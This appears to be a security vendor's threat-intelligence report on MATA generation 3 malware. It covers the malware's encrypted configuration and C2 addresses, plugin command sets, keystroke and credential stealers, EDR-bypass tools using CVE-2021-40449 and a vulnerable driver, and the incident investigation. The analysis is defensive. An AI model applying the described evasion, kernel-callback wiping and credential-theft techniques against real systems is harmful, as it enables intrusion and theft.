- XOR key: 33 53 8B D0 9B C4 B1 B7 FD DD 1F F8 DA C1 EB C5 F3 E7 F4 BE FB E2 F9 4E F1 DD BC BE DB 7D FA E2 E9 FE F3 FD A7 CF F7 76 BF DB D9 DD 7D 8A 9F C4 F3 3F 92 29 F3 4A E3 C4 8E 84 C0 BB 8C BE 3E EE

This MATA-3 contains encrypted configuration and decrypts it with AES-CBC mode.

- AES key: 29 23 BE 84 E1 6C D6 AE 52 90 49 F1 F1 BB E9 EB
- AES IV: B3 A6 DB 3C 87 0C 3E 99 24 5E 0D 1C 06 B7 47 DE

Interestingly, the key and IV are not randomly generated and can be found on the internet in various contexts.

The decrypted configuration contains C2 addressees, registry path and so on in the TTLV (type-tag-length-value) encoding form previously seen in Lamberts' and Equation malware.

While this malware embeds default configuration data, it may also store modified configuration in a registry path defined in the embedded configuration, '`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\DataUSvc`' in this case.




Fig. 5 Decrypted configuration

```
001`800EE000:  00 00 02 30-00 00 02 1F-00 0E 00 1E-00 00 00 04    ☻0  ☻▼ ♫ ▲   ♦
001`800EE010:  00 03 00 21-00 00 00 05-00 00 CB-00 0D 00 33    ♥ !   ♣   ╥ ♪ 3
001`800EE020:  00 00 00 5D-00 0E 00 00-00 00 00 3D-00 0C 00 34     ] ♫     = ♀ 4
001`800EE030:  73 73 6C 3A-2F 2F 31 39-32 2E 31 36-38 2E 31 30  ssl://192.168.10
001`800EE040:  2E [redacted] 7C 21 70-72 6F 74 6F  .[redacted]|!proto
001`800EE050:  3D 75 64 70-3B 73 73 6C-3A 2F 2F 31-38 35 2E 36  =udp;ssl://185.6
001`800EE060:  32 2E 35 36-2E 31 31 37-3A 34 34 33-00 00 00 00  2.56.117:443
001`800EE070:  04 00 03 00-35 00 00 00-00 00 00 00-04 00 03 00  ♦ ♥ 5       ♦ ♥
001`800EE080:  36 00 00 00-00 00 00 00-5E 00 0E 00-00 00 00 00  6       ^ ♫
001`800EE090:  3E 00 0C 00-34 73 73 6C-3A 2F 2F 31-39 32 2E 31  > ♀ 4ssl://192.1
001`800EE0A0:  36 38 2E 31-30 2E [redacted] 7C 21  68.10.[redacted]|!
001`800EE0B0:  70 72 6F 74-6F 3D 75 64-70 3B 73 73-6C 3A 2F 2F  proto=udp;ssl://
001`800EE0C0:  33 37 2E 31-32 30 2E 32-32 32 2E 31-39 31 3A 34  37.120.222.191:4
001`800EE0D0:  34 33 00 00-00 00 04 00-03 00 35 00-00 00 00 00  43    ♦ ♥ 5
001`800EE0E0:  00 00 04 00-03 00 36 00-00 00 00 00-00 00 04 00    ♦ ♥ 6       ♦
001`800EE0F0:  03 00 23 00-00 00 0A 00-00 01 08 00-0D 00 24 00  ♥ #   ◙  ☺◘ ♪ $
001`800EE100:  00 00 24 00-0E 00 00 00-00 00 04 00-03 00 25 00    $ ♫     ♦ ♥ %
001`800EE110:  00 03 E8 00-00 00 04 00-03 00 26 00-00 00 01 00   ♥Φ   ♦ ♥ &   ☺
001`800EE120:  00 00 04 00-03 00 27 00-00 00 01 00-00 00 24 00    ♦ ♥ '   ☺   $
001`800EE130:  0E 00 00 00-00 00 04 00-03 00 25 00-00 03 E9 00  ♫     ♦ ♥ %  ♥Θ
001`800EE140:  00 00 04 00-03 00 26 00-00 00 01 00-00 00 04 00    ♦ ♥ &   ☺   ♦
001`800EE150:  03 00 27 00-00 00 01 00-00 00 24 00-0E 00 00 00  ♥ '   ☺   $ ♫
001`800EE160:  00 00 04 00-03 00 25 00-00 03 EA 00-00 00 04 00    ♦ ♥ %  ♥Ω   ♦
001`800EE170:  03 00 26 00-00 00 00 00-00 00 04 00-03 00 27 00  ♥ &       ♦ ♥ '
001`800EE180:  00 00 00 00-00 00 24 00-0E 00 00 00-00 00 04 00        $ ♫     ♦
001`800EE190:  03 00 25 00-00 03 ED 00-00 00 04 00-03 00 26 00  ♥ %  ♥φ   ♦ ♥ &
001`800EE1A0:  00 00 00 00-00 00 04 00-03 00 27 00-00 00 00 00        ♦ ♥ '
001`800EE1B0:  00 00 24 00-0E 00 00 00-00 00 04 00-03 00 25 00    $ ♫     ♦ ♥ %
001`800EE1C0:  00 03 EB 00-00 00 04 00-03 00 26 00-00 00 00 00   ♥δ   ♦ ♥ &
001`800EE1D0:  00 00 04 00-03 00 27 00-00 00 00 00-00 00 24 00    ♦ ♥ '       $
001`800EE1E0:  0E 00 00 00-00 00 04 00-03 00 25 00-00 03 EC 00  ♫     ♦ ♥ %  ♥∞
001`800EE1F0:  00 00 04 00-03 00 26 00-00 00 00 00-00 00 04 00    ♦ ♥ &       ♦
001`800EE200:  03 00 27 00-00 00 00 00-00 00 1C 00-0C 00 37 53  ♥ '       ∟ ♀ 7S
001`800EE210:  4F 46 54 57-41 52 45 5C-4D 69 63 72-6F 73 6F 66  OFTWARE\Microsof
001`800EE220:  74 5C 44 61-74 61 55 53-76 63 00 09-09 09 09 09  t\DataUSvc ○○○○○
001`800EE230:  09 09 09 09-00 00 00 00-00 00 00 00-00 00 00 00  ○○○○
```

The functionalities of this malware are very similar to the previously described MataDoor malware. It also has modular architecture despite being built as a monolith DLL or EXE.

We found a protocol plugin embedded, allowing for more protocols to be installed. These protocols are stacked one on top of another in an order specified via a configuration string of the C2. The following protocols are supported by the embedded protocol plugin:

ID	Description
`1000`	"raw" – The Raw protocol entity is implemented as an object like C++ base class the other protocols are inherited from. All protocols have the following set of methods (most important are listed): • ActiveConnect • PassiveListen • PassiveAccept • Send • Recv All methods of "raw" protocol just forward call to underlying protocol in stack
`1001`	"tcp" and "tcp6" – implements unencrypted active and passive connections on base of TCP version 4 and 6
`1002`	"http" – implements active and passive connections by adding HTTP 1.1 headers to transferred data "https" – stacks "ssl" protocol above "http" "proxy_http" – stacks "raw" protocol above given "proxy_https" – implements HTTP proxy connection with Basic or NTLM authentication
`1003`	"proxy_socks4" and "proxy_socks4a" – implements ActiveConnect method to establish connection via SOCKS proxy version 4 and 4a
`1004`	"ssl" and "ssl3" – implements TLS ver 1.2 and ver 1.3 encrypted active and passive connections with help of statically linked wolfSSL library

`1005`	"udp" and "udp6" – implements unencrypted active and passive connections on the base of UDP version 4 and 6. The dedicated thread cares about connection establishment and termination, missed packets resending and packets ordering to reach reliable data transmission
`1006`	"pipe" – implements active and passive connections between processes in local computer with using bi-derectional Windows Named Pipe

There is also a hardcoded set of unnamed protocols that might be used on top of protocol stack for connection to malicious proxy on another victim is started by command 502:

1. Multi-staged connection handshake with XOR encryption data transfer
2. Similar to #1 plus keys exchange, ed25519 signing and verifying random data on handshake
3. Similar to #2 plus setup compression and RC4 encryption for the payload data transfer

The following two ed25519 keys are used for signature verification:

- 6E 98 0C 6B 8F 5F 70 5C 27 61 54 05 03 DF 64 C5 FA 28 92 5D 5A 94 6C 21 F7 7F 4F 00 B4 11 E5 A1
- B8 29 7D F4 02 42 32 EF 60 A3 80 23 91 4F 5D 12 61 9D AE E8 57 10 17 E9 B5 B2 9A 3F E0 A6 45 0D

For example, the C2 configuration string "`ssl://192.168.1[.]1:12345|!proto=udp;ssl://185.62.56[.]117:443`" will cause the following protocols stack:

Protocol #3 from unnamed set (Multi-staged connection handshake with XOR encryption data transfer, keys exchange, verify ed25519 signature of received keys, setup RC4 encryption key for the following data transfer)
Protocol #1 from unnamed set (Multi-staged connection handshake with XOR encryption data transfer)
ssl – TLS1.2 encryption to underlying proxy server udp connection
udp – to malicious proxy server at 192.168.1[.]1 on 12345

The configuration string part following the semicolon (`ssl://185.62.56[.]117:443`) will be sent to a proxy server running on another victim with the same malware that had been started by command 502.

Mata generation 3 plugins

There are seven embedded plugins with following commands set:

Plugin#1 “Orchestrator” commands:

Command	Description
`100`	Download and run commands plugin
`101`	Unload commands plugin
`102`	Download and run protocols plugin
`103`	Unload protocols plugin
`104`	Remove protocols set from the available protocols list
`105`	Recon. Collect and send to C2 server following information: • Victim ID • Three hardcoded unknown magic numbers (`3, 0x780C2716, 0x846A9F5EA9E33D92`) • Results of offline commands execution (see details below) • Computer and user names • Victim IP address • Windows version • Victim timezone
`106`	Returns current configuration settings
`107`	Probe new C2 servers list and setup new configuration. Compress, encrypt and save into registry updated configuration settings
`108`	Does nothing, returns empty results.
`109`	Set offline commands execution duration
`110`	Schedule offline command execution time. Save updated configuration settings.
`111`	Set C2 server connections interval. Save updated configuration settings.
`112`	Set victim ID. Save updated configuration settings.
`113`	Probe and set a new C2 servers list. Save updated configuration settings.
`114`	Returns current and parent process IDs
`115`	Stop the malware execution

`116`	Returns the list of currently executed tasks such as: • Remote shells (by cmd 201) • Directory listing (by cmd 314) • Zip compress files and directories (by cmd 315) • Run DLL (by cmd 405) • Proxy server (by cmd 500, 502 and 505) • ARP network scan (by cmd 2001) • Hostnames resolving (by cmd 2008) • Ping (by cmd 2003) • TCP probes scan (by cmd 2002) • Windows network shares scan (by cmd 2006)
`117`	Terminate currently running task from the list in cmd 116

Plugin#2 “Monitoring” commands:

Command	Description
`1000`	Returns list of logical drives has appeared since previous command 1000 execution
`1001`	Returns error if number of active RDP sessions on victim computer has not grown since previous command 1001 execution

`1002`
`1003`
`1004`
`1005`
	These commands are reserved but not implemented

Plugin#3 “Commander” commands:

Command	Description
`200`	Run process with redirected output, send results to C2 server
`201`	Remote shell Connect to a random C2 server from the configured servers list and run the specified command with “`cmd /c start /b %s`” with input/output streams redirected to newly created connection. Optionally the shell process may be created with another user token.

Plugin#4 “Files” commands:

Command	Description
`300`	Returns list of logical drives or detailed list of files in specified folder
`301`	Upload tail of the file or whole file if head was changed. Head of the file is verified with an MD5 hash
`302`	Return to the C2 server MD5 hash and size of a file. Then download and append part to the file.
`303`	Upload to C2 files have been modified
`304`	Secure wipe file
`305`	Copy creation, last access and last write timestamps from one file to another
`306`	Create directory
`307`	Remove files by name mask or remove directories tree
`308`	Count number of files, subdirectories and total size of directory
`309`	Copy file or directories recursively
`310`	Move file or directories recursively
`311`	Upload file to C2 server
`312`	Upload file head to C2 server; Head size can be specified by number of lines or bytes.
`313`	Upload file tail to C2 server. Tail size can be specified by number of lines or bytes. There is also the option to upload the middle part of the file like command “more” does.
`314`	Recursively list files and directories in a dedicated thread, save results to the file
`315`	Compress files and directories into zip file

Plugin#5 “Processes” commands:

Command	Description
`400`	Returns detailed list of currently running processes with using WMI query
`401`	Returns detailed list of currently running processes with using `CreateToolhelp32Snapshot` API

`402`	Kill process
`403`	Run process as user
`404`	Returns empty results
`405`	Download and reflective load DLL, run specified exported function in dedicated thread

Plugin#6 “Proxy” commands:

Command	Description
`500`	Active-active proxy. Connect to a random C2 server from the configured servers list on one side. Then TCP/UDP connect to an arbitrary host or another victim on the second side. Then forwards traffic between them.
`502`	Passive-active proxy to C2 server with full protocols stack support. Listen for incoming connections on specified protocols stack on one side. Then connect with specified protocols stack to the C2 server on the second side. Then forwards traffic between them. A complicated multi staged handshake is used implemented as unnamed protocols 1-3 (see above in Protocols section)
`505`	Passive-active proxy. Listen for incoming TCP connection on one side. Then TCP/UDP connect to an arbitrary host on the second side. Then forwards traffic between them.

Plugin#7 “NetRecon” commands:

Command	Description
`2000`	Probe TCP connection to specified IP-address:port
`2001`	Write to a file IPv4 to physical address mapping table (ARP table) obtained two ways: • from Windows API GetIpNetTable • by sending ARP requests to all IP addresses in given subnet
`2002`	Probe TCP connection to all IP addresses in given subnet, write results to a file

`2003`
`2008`
	Resolve host name (using gethostbyaddr API function) and ICMP ping all IP addresses in given subnet, write results to a file

`2004`	Netstat: list TCP endpoints available to the application, write results to a file
`2006`	Scan given subnet for available Windows shares, try to connect them with specified credentials
`2007`	There are three subcommands: • Return lists all current Windows shares connections • Connect to Windows share • Disconnect Windows share

After the embedded plugins initialization procedure in the main loop, the malware performs the following tasks:

- Run pre-configured process with "`cmd /c %cmd%`" command line.
- Connects to C2 server.
- Send to C2 server list of available Protocols and Commands plugins.
- Receive and execute commands, send results back to C2 server.
- After C2 disconnecting run another pre-configured process with "`cmd /c %cmd%`" command line.
- Executes offline commands if configured. In this mode the malware waits for a specific time, then during some long time (up to three days) repeats commands from the set of commands provided by the plugins. This feature may be used for starting a proxy server or making screen/microphone recordings at some scheduled time.

Stealer

Upon execution, the malware decodes its API names with a one-byte XOR (`0xAA`) and creates three threads responsible for recording keystrokes, the clipboard and taking screenshots. This malware contains two export functions: `UnregService` and `UnregServiceWith`.

When the UnregService export function is invoked, it initiates the process of stealing capabilities with default settings. By default, all stealing functionalities, including screenshot taking, are enabled and set to occur every 10 seconds.

Alternatively, the UnregServiceWith export function can receive either two or five command line parameters, depending on the intended operation.

When two parameters are given, the second parameter specifies the screenshot taking interval. However, when five parameters are passed, the second parameter is still for the screenshot taking interval, and the remaining three parameters represent the flags for each stealing functionality, namely screenshot, keylogging, and clipboard stealing.

To signal a halt in the stealing routines, the malware uses the presence of the file named '`%temp%~flag.db`' as a stopping flag. Once this file is detected in the victim's system, all stealing functionalities are terminated.

Stealing target	Save path	Encryption / compression method
Screenshot	`%temp%\VSIXInstaller-%04d%02d%02d%02d%02d%02d.TMP`	LZNT1 compression
Keystroke	`%temp%\~KInk.dat`	`0xAA` XOR
Clipboard	`%temp%\~CPInk.DAT`	`0xAA` XOR

Screenshotter

The actor employed a variety of Stealers based on the circumstances. In some instances, they used malware that was only capable of capturing screenshots from the user's device.

When this malware's `AttachService` export function is invoked, the malware takes a screenshot of the user's screen, saving it to the `c:\users\public` path with the following format:

- Screenshot file name: `NTUSER.DAT{a298cd48-29ab-f018-87e1-%date-time%}.TM`

Credential Stealer

Also, we observed different kinds of Stealers to exfiltrate stored credentials and cookies from the victim.

Once executed, the malware fetches credentials stored in Windows vaults. These credentials could be browser stored credentials, domain credentials, and Windows credentials, as well as auto filled credentials stored in `HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\IntelliForms\Storage2`.

The stealer saves the collected credentials to the hard-coded file path: `%temp%\~IInk.DAT`. The following format is used to save this information:

```
[+] Password File Opening
[
	"URL": "%s",
	"Username": "%s",
	"Password": "%s",
	"Created Date": "%s",
	"Prefereed": "%s",
	"Times_used": "%s"
]
```

Additionally, the malware collects cookies from the victim. The directory path that stores cookie files is acquired from the registry key path: `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Cookies`. The stolen cookies are saved with the following format to the same file storing the collected credentials:

```
[+] Cookie File Opening
[
{
	"domain": "%s",
	"expirationDate": "%s",
	"hostOnly": "%s",
	"httpOnly": "%s",
	"name": "%s",
	"path" : "%s",
	"sameSite": "%s",
	"secure": "%s",
	"session": "%s",
	"storeId": "%s",
	"value": "%s",
	"id": "%s"
},
```

EDR/Security bypass tools

In some cases, we observed the actor taking advantage of a public exploit to escalate privilege. It seems the actor utilized the public CVE-2021-40449 exploit, which we discovered and reported in 2021.


Publicly available code called CallbackHell was used by this malware to elevate privileges and write into the kernel's memory; The malware triggers the CVE-2021-40449 vulnerability, a use-after-free vulnerability, in Win32k's `NtGdiResetDC` API.

This malware accepts one or two command line parameters. The first parameter is the command to execute with SYSTEM privileges from the code injected into the winlogon.exe process. The second optional parameter is the company name producer of antivirus/security suite products. The malware checks all loaded drivers for their version information resource “CompanyName”, searching for a given substring. Then the malware wipes pointers to the kernel callback routines related to process/thread creation, module loading. By modifying these callback routines, it makes endpoint security products unable to monitor the behavior properly. For that, the malware disassembles the following ntoskrnl.exe APIs and finds related callbacks tables:

```
PsSetCreateProcessNotifyRoutine
PsSetCreateThreadNotifyRoutine
PsSetLoadImageNotifyRoutine
```

The actor utilized multiple tools to interfere with endpoint products. In addition to the tool mentioned above, they also employed a different utility that utilized the Bring Your Own Vulnerable Driver (BYOVD) technique to gain access to kernel memory addresses. It's possible that the first tool failed to work properly on the victim machine, prompting the operator to bring in a second tool to bypass the behavior monitoring product. Ahnlab, a Korean security vendor, published a comprehensive report about this technique. Furthermore, ESET published the same technique abused by Lazarus.

The actor spawned this executable, providing it with two command-line parameters: the first is a vulnerable driver's file path and the second is the antivirus name to neutralize. If the product name is not specified, it selects the target from its own lists: kaspersky, ahnlab, doctor web, bitdefender, avira, avast, mcafee, fortinet, eset.



```
.data:000000014008F000 avlist_14008F000 dq offset aKaspersky   ; DATA XREF: sub_140001040+64↑o
.data:000000014008F000                                          ; "kaspersky"
.data:000000014008F008                  dq offset aAhnlab      ; "ahnlab"
.data:000000014008F010                  dq offset aDoctorWeb   ; "doctor web"
.data:000000014008F018                  dq offset aBitdefender ; "bitdefender"
.data:000000014008F020                  dq offset aAvira       ; "avira"
.data:000000014008F028                  dq offset aAvast       ; "avast"
.data:000000014008F030                  dq offset aMcafee      ; "mcafee"
.data:000000014008F038                  dq offset aFortinet    ; "fortinet"
.data:000000014008F040                  dq offset aEset        ; "eset"
```

Fig. 6 Target Anti-Virus list

Similar to the previous tool, this utility also checks for the presence of an antivirus software by the “CompanyName” attribute, uses the same disassembler, and clears the same set of kernel callbacks. However, the key distinction is that this tool employs a vulnerable driver to execute the initial write to kernel memory addresses. This tool is equipped with a library capable of working with three different vulnerable drivers, and the specific driver is selected based on the DriverID value. In this instance, the DriverID value 110 has been utilized.




Fig. 7
Select Device IOCTL codes to be emitted into vulnerable driver by DriverID

Pseudocode-A

```
int __fastcall cb_registerDevice(__int64 hDevice, int vulnDriverId)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  ioctl1 = 0x80102040;
  ioctl2 = 0x80102044;
  vulnDriverId117 = vulnDriverId - 117;
  if ( vulnDriverId117 && (vulnDriverId125 = vulnDriverId117 - 8) != 0 )
  {
    dword_14008FAB8 = 1;
    vulnDriverId127 = vulnDriverId125 - 2;
    if ( !vulnDriverId127 )
    {
      ioctl1 = 0x9C40201C;
      emit_ioctl2 = emit_ioctl2_a;
      result = 1;
      ioctl2 = 0x9C402020;
      emit_ioctl1 = emit_ioctl1_a;
      return result;
    }
    if ( vulnDriverId127 == 1 )
    {
      ioctl1 = 0xC3502004;
      emit_ioctl2 = emit_ioctl2_b;
      result = 1;
      ioctl2 = 0xC3502008;
      emit_ioctl1 = emit_ioctl1_b;
      return result;
    }
  }
  else
  {
    dword_14008FAB8 = 1;
    ioctl1 = 0xA040A480;
    ioctl2 = 0xA0402450;
  }
  emit_ioctl2 = emit_ioctl2_c;
  result = 1;
  emit_ioctl1 = emit_ioctl1_c;
  return result;
}
```

```
00002D20 cb_registerDevice:2 (140003920)
```

Unfortunately, we were not able to acquire the file. However, this sample attempts to work with an *Enelo* or *Enelo64* device name, which means it probably attempts to load *ene.sys* driver developed by "*ENE Technology*". According to Ahnlab's report, the *Enelo* driver is capable of accessing kernel physical memory and I/O port directly and it has a vulnerable mechanism to verify the source that calls its functionality. While other vendors have described a rootkit that disables multiple behavior monitoring features such as Registry callback, Object callback, Process-related callback, File system callback, Windows Filtering Platform (WFP) callback, and Event Tracing for Windows (ETW) callback, the newly discovered malware specifically targets security products by modifying the callback tables of certain APIs. It wipes the callback addresses of process/thread creation and module loading callbacks, thereby disrupting the functionality of security products.

It is important to note that we have added the ability to prevent the exploitation of Enelo vulnerable drivers to our products.

Command file tool

The malware waits in an endless loop for the file `C:\Windows\Temp\TMPA93840.tmp` to appear. Once found, it reads the first line of the file and checks if it begins with one of the command keywords listed below. After that, the malware immediately deletes the command file.

The following command keywords are supported:

Command	Description
`zip`	Handler for this command is not implemented

`up`	Upload file.
	Send to specified server SSL/DTLS encrypted message in following form:
	`POST /upload HTTP/1.1`
	`Host: %host%:%port%`
	`Content-Length: 1254`
	`Origin: https://%host%:%port%`
	`Content-Type: multipart/form-data; boundary=----WebKitFormBoundary%16randomAlphaNum%`
	`------WebKitFormBoundary%16randomAlphaNum%`
	`Content-Disposition: form-data; name="Upload"`
	`100000`
	`------WebKitFormBoundary%16randomAlphaNum%`
	`Content-Disposition: form-data; name="Upload"; filename="{%timestamp%-%4randomDigits%.dmp}"`
	`Content-Type: application/x-object`
	`------WebKitFormBoundary%16randomAlphaNum%--`
	The reply for the request is line specifying name, starting offset, full size, chunk size, sleep time between chunks of the file to be uploaded to server.

`dn`	Download file.
	Send to specified server SSL/DTLS encrypted message in following form:
	`POST /download HTTP/1.1`
	`Host: %host%:%port%`
	`Content-Length: 1254`
	`Origin: https://%host%:%port%`
	`Content-Type: multipart/form-data; boundary=----WebKitFormBoundary%16randomAlphaNum%`
	`------WebKitFormBoundary%16randomAlphaNum%`
	`Content-Disposition: form-data; name="Download"`
	`100000`
	`------WebKitFormBoundary%16randomAlphaNum%`
	`Content-Disposition: form-data; name="download"; filename="{%timestamp%-%4randomDigits%.dmp}"`
	`Content-Type: application/x-object`
	`------WebKitFormBoundary%16randomAlphaNum%--`

	The reply for the request is line specifying name, full size, chunk size, sleep time between chunks of the file to be downloaded from the server.
bb	Exit

The malware records every executed command in an informative log file: `C:\Windows\Temp\TMPB08634.tmp`.

Analyzing this log file tells us that a malicious C2 server was deployed within the victim's LAN. According to timestamps this tool was compiled just a few minutes before its usage.

```
{2022-10-13 10:08} [INFO] CMD_FILE C:\Windows\Temp\TMPA93840.tmp
{2022-10-13 10:08}
==================================================================
{2022-10-13 10:08} [READING CMD] ...
{2022-10-13 10:08} [DELETE] CMD_FILE
{2022-10-13 10:08} [UP] 192.168.[redacted]:110
{2022-10-13 10:08} [TRANS] Starting
{2022-10-13 10:08} [UP] Connect
{2022-10-13 10:08} [ERROR] recv config
{2022-10-13 10:08} [UP] End
```

Incident investigation

As our investigation progressed, we found more malware samples, obtained new Indicators of Compromise, and identified more compromised systems.

A turning point in the investigation was the discovery of two MATA samples that had internal IP addresses set as C2 server addresses. Attackers often create a chain of proxy servers within a corporate network to communicate between the malware and the control server, for example, if the infected system does not have direct access to the internet. Of course, we have seen this before, but in this case the malware configuration included IP addresses from a subnet we were unfamiliar with at the time, which caught our attention.

We immediately notified the affected organization of the likely compromise of systems with these IP addresses and received a swift response.

Starting to investigate this case, we realized that the compromised systems were financial software servers and that these servers provided network access to several dozen subsidiaries of the targeted organization. At that point, we realized the compromise of one plant's domain controller was just the tip of the iceberg.

As we continued our investigation, we found that the attackers started the attack from the factory, using a phishing email as described above, and progressed through the network until they discovered the shortcut of an RDP connection to the parent company's terminal server. Using the utilities described in the next chapter, they acquired the user's credentials and connected to the terminal server.

After that, attackers repeated everything they had done at the attacked plant, but this time on the scale of the entire parent company. Using a vulnerability in a legitimate driver and a rootkit, they interfered with the antivirus, intercepted user credentials (many of which were cached on the terminal server, including accounts with administrator privileges on many systems), and began actively moving around the network.

Naturally, this led to the parent company's domain controller being compromised and control being gained over even more workstations and servers. But the attackers did not stop there. Next, they were able to access the control panels of two security solutions simultaneously.

First, they got control over a solution for checking the compliance of systems with information security requirements by exploiting one of its vulnerabilities.

Second, with the help of this security solution, they managed to get access to the control panel of the endpoint protection solution that had not been securely configured.

In both cases, security solutions were used by attackers to gather information about the targeted organization's infrastructure and to distribute malware, as both systems have the capability to deploy and execute files remotely.

As a result, taking over centralized systems for managing security solutions allowed the attackers to spread the malware to multiple subsidiaries at once (connected to the compliance security solution), as well as infect Linux-variant MATA servers running Unix-like systems that they couldn't access even after gaining full control of the organization's domain.

Technical details – part 2. In-the-field analysis results

Ultimately, the attackers were able to gain access to the domain controller and the management interfaces of two security solutions at the same time.

Linux MATA generation 3

We've also seen identical ELF malware on several paths including an anti-malware solution control server and Linux hosts. Therefore, we strongly believe that this malware was delivered by security solution's remote installation functionality.

The Linux version has very similar capability to the third generation MATA Windows version, and seems to have been built from the same sources.

The decrypted configuration contains a file path (`/usr/share/man/man1/xver-user.2.gz`) where the configuration settings are saved. Files paths suggest that the attacker has root access to the compromised system.

The configuration also contains several C2 addresses. Note that it contains an internal IP address, which means the actor configured a C2 proxy server in the victim's network.

- `ssl://10.0.1[redacted]:5353;ssl://185.25.50[.]199`
- `ssl://10.0.1[redacted]:5353;ssl://85.239.33[.]250`

